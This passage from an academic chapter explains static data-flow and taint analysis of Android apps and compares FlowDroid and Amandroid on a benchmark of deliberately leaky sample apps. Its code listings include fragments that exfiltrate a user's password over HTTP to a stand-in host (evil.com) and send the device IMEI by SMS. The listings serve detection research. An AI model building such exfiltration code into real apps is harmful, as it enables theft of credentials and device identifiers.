


**Fig. 2.** The *DFG* where *EP*, *goo* does not have a call statement: So, no other method is included in the *ICFG*.

```
// The foo method of A0 is overridden in A1.
 public foo(){
    #1. if(x = 0) goto 5;
    #2. v2:= new A1;
    #3. v2.f1:= new B;
    #4. goto 6;
    #5. v2:= new A2; //Note: A2 is a subclass of A1
    #6. v3:= "abc";
    #7. call temp:= bar(v2, v3); //Invoking bar on v2.
         @signature A0.bar(String)String @type virtual
         //Note: A1 is a subclass of A0
    #8. call temp:= f(v2.f1); //Invoking f on v2.f1
         @signature B.f()int @type virtual
 }

 // The bar method of A0 is overridden in A1.
 public bar(A1 v4, String v5){ //v4 is "this"
     #9. v4.f2:= v5; //Assigns v5 to a field.
     #10. return v5;
 }
```

**Listing 1.4.** Example methods, *foo* and *bar*




**Fig. 3.** Extending the *ICFG* to multiple callees:*class* $A1$ and *class* $A2$ both define method *bar*. So, *CallNode*(7) connects to the callee $A1.bar$ and callee $A2.bar$.

**Example 2:** First, let us take a look of the *foo-bar* methods' code as presented in Listing 1.4. These methods are overridden by *class* $A1$ that inherits from *class* $A0$. Now let us make an extension to the above code so that *the call statement (statement* 7*) has more than one callee options*. Let us consider that *class* $A2$ inherits from *class* $A1$, and class $A2$ redefines method *bar*, *i.e.*, now either of $A1$ and $A2$ has its own method *bar*. The $A2.bar$ is shown in Listing 1.5 while $A1.bar$ is as in Listing 1.4. So, examining the *entryFS*(*CallNode*(7)) for Listing 1.4, we see that statement 7 has now have two callee options which are $A1.bar$ and $A2.bar$. So, at *CallNode*(7) the *ICFG* should expand to include $A1.bar$ and $A2.bar$ as shown in Fig. 3. In particular, an edge exists from *CallNode*(7) to the *EntryNode* of $A1.bar$ (or $A2.bar$) and another edge from the *ExitNode* of $A1.bar$ (or $A2.bar$) to *ReturnNode*(7).

```
// The following definition is made by Class A2.
public bar(A2 v4, String v5){
    #11. v4.f2:= v5; // Assignment to a field.
    #12. v4.f1:= new B1; // Note: Class B1 extends B
    #13. return v5;
}
```

**Listing 1.5.** Procedure $A2.bar$

We apply the relevant *division*, *mapping* and *filtering* rules at the facts transfer point, such as *CallNode*(7). The *ICFG* looks like the graph illustrated in Fig. 3. As resolving the call at statement 8 will be a similar exercise, we do not further discuss this example.

### 3.6 Additional Technical Issues

There are additional challenges in *DFG* construction of an Android app. Below we highlight some of the undiscussed issues, which are especially important.

- Android is an event-based system, *i.e.*, a runtime event (*e.g.,* an incoming SMS, phone call, boot, *etc.*) may invoke a method in an app (*i.e.*, event handler/receiver). That poses a challenge to the static analyzer to figure out the sequence of method execution. Along the same line of discussion, there is no fixed entry-point method (*e.g., main* method in a Java application) in an Android app. So, a static analyzer needs to figure out all possible entry-point methods, and for each entry-point it needs to perform the analysis. In reality, an Android app is made of one or more components (*e.g.,* Activity, Service, Broadcast Receiver, and Content Provider) where each type of component has a fixed set of lifecycle methods (*e.g., onCreate* in an Activity component and *onStartCommand* in a Service). Depending on the recent event in the system, an appropriate lifecycle method in a component is invoked. In addition to lifecycle methods, there are also many callback methods (*e.g., onLocationChanged*) associated with an Android app, which are also invoked by corresponding events during runtime. To address this challenge, researchers (*e.g.,* [4]) came up with an idea of introducing a fictitious entry-point method (typically called *dummyMain* method) which in turn invokes all possible lifecycle methods and callback methods. In essence, this *dummyMain* method emulates the *environment* of a component or of the whole app.
- We need to have concrete models for the library APIs which are particularly related to the security analysis goal. In particular, related APIs in two types of *classes* should be concretely modeled: **(i)** Android Framework *classes e.g., Bundle*, *Intent*, *IntentFilter*, *ComponentName*, *Activity*, *Service*, *BroadcastReceiver*, *ContentProvider*, and others. **(ii)** Java core library *classes*, such as *String*, *StringBuilder*, *StringBuffer*, *URI*, and others. We should have a sound model for the *string* operations. Furthermore, we also need to have models for the *native code*, which can be challenging. In practice, a conservative simple model for the native code is used to make the analysis sound.
- Some of the static analysis tools (such as Amandroid) perform flow-sensitive analysis in building *ICFG* while other tools such as Soot [14] does only a flow-insensitive analysis [14]. Let us take an example method as shown in Listing 1.6, which contains field load, field store and call statements. Soot merges the facts of the two field store statements (*i.e.*, 302 and 305) and infers that the field $f$ points to either an $A1$ or an $A3$ object. In contrast, Amandroid tracks the facts of these statements separately and infers accurate information (*e.g.,* $v2.f$ points to only an $A1$ object just after statement 302). As a result, Amandroid can precisely resolve the call statements (*i.e.*, 304 and 307).

  In the *DFG* building algorithm, whenever appropriate, we can try to do the *strong update* for a field of a *class*, which results in more precise analysis. In particular, for a field store statement if the *base* (*i.e.*, the *class*) variable of the field points to only one *Instance*, then we can do the *strong update*. Otherwise, we are forced to consider a *weak update* for the field to ensure that our analysis is sound.

```
...
#302. v2.f:= new A1;// A field store statement.
#303. v5:= v2.f; // A field load statement.
#304. call temp:= bar(v5);// A call statement.
#305. v2.f:= new A3;
 // Another object is assigned to the same field.
#306. v6:= v2.f;
#307. call temp:= bar(v6)
...
```

**Listing 1.6.** Explaining flow-sensitive points-to analysis.

## 4 Running Static Analysis Algorithms on Example Apps

It is now time to consider real app examples and to show how static analysis algorithms can detect data leakage, if any. First, we focus on the SmsStealer app (presented in Sect. 2), and explain in details how *DFG* and *DDG* building algorithms work on this app, which lead to detect the leak. Then, we briefly explain how the same algorithms detect problems in other apps[3]. For the ease of presentation, the app code is shown in Java though in reality the static analysis is done on the IR form of the code. For the sake of presentation, we sometimes abuse the line number (of Java source) while we illustrate the facts generation.

Let us start with discussion on how we build *DFG* for the SmsStealer app, following Algorithm 1. Recall that this app has two components namely MainActivity (which is an Activity) and LeakSms (which is a Service). To get the entry-point of analysis, the analyzer tool first generates the *dummyMain method* of this app. For instance, Amandroid generates the *dummyMain method* for each individual component whereas *dummyMain method* invokes the lifecycle (and callback) methods of that component. In particular, let us consider two events (highlighted in Fig. 4): With Event (1) (*e.g.,* user's clicking the app icon), the MainActivity starts, *i.e.*, *onCreate* method is invoked. With Event (2), LeakSms Service starts, *i.e.*, *onStartCommand* method is invoked. For each such entry-point method (*a.k.a. dummyMain method*), Algorithm 1 is executed to build the data flow graph of the corresponding app-component. As discussed before, Algorithm 1 starts with an empty fact set and tracks the fact generation/killing in each statement, and this continues until a fixed point is reached. At this point, we know the *entryFS* of each statement as shown in the *DFG* presented in Fig. 4. In particular, the *DFG* of each component is shown in this figure whereas each component's boundary is delineated.

For instance, in *entryFS* of *L10*, one fact is ⟨*intent, env*⟩ that basically represents that the *intent* is coming from the *environment* of the LeakSms component. We observe that *L10* generates a fact ⟨*sms, L28*⟩ that basically represents that *sms* variable's creation-site is at *L28* (which is a sensitive source API related to SMS data). We further see that via a method call (*uploadSMS*) at *L11* the above fact ⟨*sms, L28*⟩ flows as further as to the *entryFS* of *L37* (which is a sensitive sink API related to network write). Moreover, by tracking the *def-use* chain in

[3] The entire source code of the apps is available at https://github.com/AppAnalysis-BGSU/Applications.




**Fig. 4.** *DFG* (plus relevant data dependency edges) for SmsStealer app

data-dependency analysis, the following data-dependency edges are discovered: *L28* → *L35*, *L35* → *L36*, *L36* → *L37*, and more. This shows that there is a path from the API source *L28* to the API sink *L37*, which indicates data leakage.

In the previous example (SmsStealer), detecting data leakage does not require us to track inter-component communication (ICC). Let us now take an example app named User-Input-Leaker where ICC tracking is necessary, and this app's (partial) source is shown in Listing 1.7. User-Input-Leaker app receives the name and password from the user, and it eventually leaks the password out to the attacker. Note that the user's name and password flow across components (from MainActivity to ServiceClass) via an intent, and the user's name flows across components (from MainActivity to SecondActivity).

```
public class MainActivity extends...{
  ...
    @Override
    public void onClick(View v) {
     ...
     #2. Editable e1 =et1.getText();
     #3. s1=  e1.toString();
     ...
     #6. Intent i1=new Intent(MainActivity.this,ServiceClass.class);
     #7. i1.putExtra("pwd",s1);
     #8. i1.putExtra("usr",s2);
     #9. startService(i1);
     #10. Intent i2=new Intent(MainActivity.this,SecondActivity.class);
     #11. i2.putExtra("usr",s2);
     #12. startActivity(i2);
  }
}
//ServiceClass
public class ServiceClass extends Service {
  ...
  @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        #13. String uname=intent.getExtras().getString("usr").toStr...;
        #14. String usrpwd=intent.getExtras().getString("pwd").toStr..;
        ...
        #16. sendToServer(usrpwd);
        #17. return  super.onStartCommand(intent, flags, startId);
    }
    public void sendToServer(String uname_pass)
    {
        #18. RequestQueue queue = Volley.newRequestQueue(this);
        #19. String url = "http://evil.com/...?content=uname_pass";
        #20. StringRequest S = new StringRequest(...,url,...);
        #21. queue.add(S);
    }
}
//Display normal activity screen with welcome screen layout to user
public class SecondActivity extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        #22. super.onCreate(savedInstanceState);
        #23. setContentView(R.layout.activity_second);
        #24. Intent i=getIntent();
        #25. String name=i.getExtras().getString("usr").toString();
        #26. Toast.makeText(getApplicationContext(),"Hi"+name,Toast.
    LENGTH_LONG).show();
  }
}
```

**Listing 1.7.** User-Input-Leaker app




**Fig. 5.** *DFG* (plus relevant data dependency edges) for User-Input-Leaker app

The *DFG* of User-Input-Leaker is presented in Fig. 5. The *DFG* can be generated in two phases (as done by Amandroid [31]). In particular, in the first phase, the *DFG* of individual component is generated (as shown in Fig. 5). We maintain a summary repository for each component, documenting all incoming flow points (*e.g.,* received intent) and outgoing flows (*e.g.,* sent intent). As an example, the fact ⟨*usrpwd, env*⟩ in *entryFS* of L16 indicates that *usrpwd* is coming from the environment method of the (ServiceClass) component. In the second phase, these component-based *DFG*s can be merged to build an app-level *DFG* and *DDG*. We observe that L3 generates a fact ⟨*s1, L3*⟩ (in first phase) which carries user's password. As this data is sent via an intent to the ServiceClass, fact ⟨*(l6,mExtra),("pwd", L3)*⟩ can be linked to the *environment* of the ServiceClass in the second phase. By tracking *def-use* chain, we discover data dependency edges as follows: L3→ L7, L7→L14, L14→L19, and L19→L20. This shows that there is a *DDG* path from source L3 to sink L20, which indicates data leakage. Note that one data dependency edge (L7→L14) is across two components.

```
public class MainActivity  extends ...{
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        #1. super.onCreate(savedInstanceState);
        #2. setContentView(R.layout.activity_main);
        #3. Intent i1 = new Intent(MainActivity.this,ServClass.class);
        #4. startService(i1);
        }
}
//NonActivityClass.java
public class NonComponentClass{
    public void LeakImei(String imei)
    {
        #7. SmsManager sms = SmsManager.getDefault();
        #8. sms.sendTextMessage("dest_num", null, imei, null, null);
    }
}
//ServClass.java
public class ServClass extends Service {
    ...
     @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        #13. String imei = obtainImei();
        #14. NonComponentClass obj = new NonComponentClass();
        #15. obj.LeakImei(imei);
        #16. return super.onStartCommand(intent, flags, startId);
    }
    public String obtainImei()
    {
        #20. TelephonyManager tm = (TelephonyManager) getSystemService(
    Context.TELEPHONY_SERVICE);
        #21. String imei = tm.getDeviceId(); //source
        #22. return imei;
    }
}
```

**Listing 1.8.** App with non-component class

An Android app can also use a non-component class's (*i.e.*, not an Activity, Service, BroadcastReceiver, or ContentProvider) methods to leak sensitive information. The With-non-component app presented in Listing 1.8 is one such app. Figure 6 shows the *DFG*. We see that the Service component ServClass invokes




**Fig. 6.** *DFG* (plus relevant data dependency edges) for with-non-component app

a non-component class's method called LeakImei (at L15). Furthermore, L13 generates a fact ⟨*imei, L21*⟩ which indicates that the variable *imei*'s creation site at L21 (a data source). This sensitive data is passed (as argument) to the non-component class's method LeakImei (at L15), which leaks the information as SMS message (at L8). Data dependency edge L21 → L8 indicates the data leakage.

## 5 Understanding the State-of-the-Art

Until now we avoided to tie our discussion to any specific static analysis tool to make our discussion generic. We presented a traditional approach of doing the core part of static analysis (*DFG*, *DDG*, taint analysis, *etc.*) for security vetting of Android apps. As Amandroid follows the traditional approach, our presentation so far closely aligns with Amandroid whereas other tools (such as FlowDroid) may take a somewhat different approach of analysis. Furthermore, in addition to core analysis, a static analysis tool needs to do many more things some of which are straightforward (such as decompiling the Dalvik bytecode, collecting meta-information from the manifest and resource files, *etc.*) and some are more challenging (such as tracking inter-component communication (ICC), modeling the Android library and native code, *etc.*) In this section, we present some details of few specific tools, which represent the state-of-the-art in our opinion. Given an app, each of these tools decompile the Dalvik bytecode to get IR (Intermediate Representation), extracts metadata (*e.g.,* from the manifest file), and does static analysis to find the security problem, if any. One more thing to note is that these tools have evolved to some extent over time as multiple versions have been published on their official website.

### 5.1 Flowdroid/IccTA

FlowDroid [4] targets to detect information leakage in an Android app, and to this aim, it does taint analysis. To the best of our knowledge, FlowDroid is the tool which first introduced the concept of *dummy-main method* to address the event-based nature of Android app. In particular, to model the entry-point of analysis, FlowDroid constructs an app-level *dummy-main method* which basically invokes possible lifecycle methods of each component and the relevant callback methods. Then it does a two-phase analysis: (a) Starting from the *dummy-main method*, FlowDroid utilizes the famous Soot framework to build a callgraph of the app. This callgraph building process is lightweight (not flow-sensitive and not context-sensitive) to save computation. Flowdroid searches for a taint source (typically the return of a library API) in the code. (b) If a heap element (*e.g.,* a field of an object) is found to be tainted, then a backward analysis kicks in starting from the taint source statement to find the aliases of the taint source. Then, if a sink statement (typically a library API) takes in a tainted source alias, then a data leakage path is found. Phase b is flow-sensitive and context-sensitive as it is done utilizing the IFDS [22] framework. To track ICC (control and data

flows) in the input app, FlowDroid research-group has built another tool called IccTA [15]. IccTA utilizes another tool named IC3 [19] that is a constant propagation engine to find the values of *intents*. The current version of FlowDroid is integrated with IccTA, and they are available as a single jar file. To the best of our knowledge, FlowDroid is not able to capture all ICC. For instance, it is yet to track calling a RPC (Remote Procedure Call) method of a *bound Service*.

### 5.2 Amandroid

Amandroid [30,31] claims to be a more generic tool than just targeting taint analysis. The design theme of Amandroid is to allow the analyst to run specific analyses (depending on the need) on top of the same *DFG* and *DDG* generated by the core engine. In addition to taint analysis for data leakage detection, examples of specific analysis include data injection detection, API misuse detection and more.

As noted before, Amandroid takes the traditional approach to build *DFG* and *DDG*, and our discussion in Sect. 3 closely aligns with the core engine of Amandroid. Unlike FlowDroid's app-level *dummy-main method*, Amandroid constructs a separate *dummy-main method* for each app component. This allows Amandroid [31] to build *DFG* for each component independently. For each component Amandroid also records the inter-component communication related items (incoming and outgoing communication elements, *e.g., intents* and *intent filters*) in a *summary table*, and later when necessary, these component-level *DFG*s are merged to build an app-level *DFG* and also an app-level *DDG*. Amandroid is capable of tracking most of the ICC, including calling RPC (Remote Procedure Call) method of a *bound Service* and *stateful ICC*.

## 6 Experimental Results

A static analysis tool strives to minimize two types of errors: (a) number of missed behaviors, and (b) number of false alarms. When a static analysis tool generates the control/data flow graph, it tries to avoid over-approximation (*i.e.*, spurious edges on the graph, which leads to false alarms or lower precision) as well as under-approximation (which leads to missed behaviors or lower recall). There is trade-off between precision and recall of a static analysis tool. To make a fair comparative evaluation of available tools is important for the advancement of research in the field. It is challenging to select (or design) an unbiased benchmark of apps, which should not give unfair advantage to any tool. The precision and recall of FlowDroid and Amandroid are studied on variety of apps, which are publicly available as DroidBench [4] and ICC-Bench [31]. So, in this article, we do not focus on quantitative comparison of these tools on those metrics. Instead, we test the tools on a set of carefully-designed apps to verify whether these tools are able to detect different types of data leakage. The source code of the apps is available at https://github.com/AppAnalysis-BGSU/Applications.

### 6.1 Evaluation of Static Analysis Tools

Below we present the comparative results of the state-of-the-art static analysis tools on a benchmark of apps. This benchmark includes the example apps that we discussed in Sect. 4 plus few more apps which offer variety of challenges to static analysis.

**Table 3.** Leakage detection capability of flowdroid and Amandroid

| Leakage Detection Summary | | | |
|---|---|---|---|
| # | Apps | Flowdroid | Amandroid |
| 1 | SmsStealer | Yes | Yes |
| 2 | User-Input-Leaker | Yes | Yes |
| 3 | With-Non-Component | Yes | Yes |
| 4 | BoundService | No | Yes |
| 5 | Stateful-ICC | Yes | Yes |
| 6 | Leak-Via-Storage | Yes | Yes |
| 7 | Reflection | No | No |

**Discussion.** Table 3 demonstrates the leakage detection capability of Flowdroid and Amandroid while they are run on seven apps posing variety of challenges. In order to run Flowdroid and Amandroid, a list of source and sinks is required. For this evaluation, we have used the default source and sink lists provided by the developers of the respective tools.

The apps are chosen (and listed) in such a way that the difficulty level of the taint path detection for a static analyzer increases gradually (from top to bottom of Table 3).

The first app, SmsStealer steals sensitive data (SMS) from victim's device, and uploads it using http. The source and sink statments both are in a single component (a Service). Flowdroid and Amandroid both are able to detect this data leakage path.

In the second app, the user's password flows from one Activity to another Activity and eventually leaks through http. As the current version of FlowDroid and Amandroid tracks inter-component communication (ICC), both of these tools are able to detect the above data leakage.

In the third app, a Java class (which is not a regular app component) holds the sink statement (the imei number of the victim's device is sent via SMS). The taint path between source and the sink is detected by both Flowdroid and Amandroid.

In the fourth app, an Activity calls a *bound* Service's two RPC (remote procedure call) methods. One RPC method contains the data source statement whereas the other RPC method contains the sink statement. The data source

statement retrieves the IMEI number of the victim's device, and the sink statement sends this information out via SMS. An Activity's one static field is used as the temporary storage place for the IMEI (which lies on the path between the source and the sink), adding more challenge to the static analyzer. The taint path between source and the sink is detected by Amandroid, but FlowDroid misses to detect this leakage (as FlowDroid is yet to track RPC calls).

The fifth app—stateful-ICC—where an Activity X sends a data request to another Activity Y via an ICC (*startActivityForResult*) call and later X receives some data (*e.g.,* intended result) from Y via another ICC(*onActivityResult*). Both Amandroid and Flowdroid are able to detect the taint path.

In the sixth app, sensitive data of the victim user is first stored in the SQLite database. The data from SQLite is retrieved in the form of string and is leaked through SMS (sink). Both Amandroid and Flowdroid are able to detect this leakage.

In the seventh app, a couple of method calls (which are placed on the path between the source and the sink) are made using Java *reflection*, which makes it difficult for the static analysis tools to identify the callee method's name. Although this app has (effectively) similar source and sink as that of other apps, neither Amandroid nor Flowdroid is able to detect the taint path.

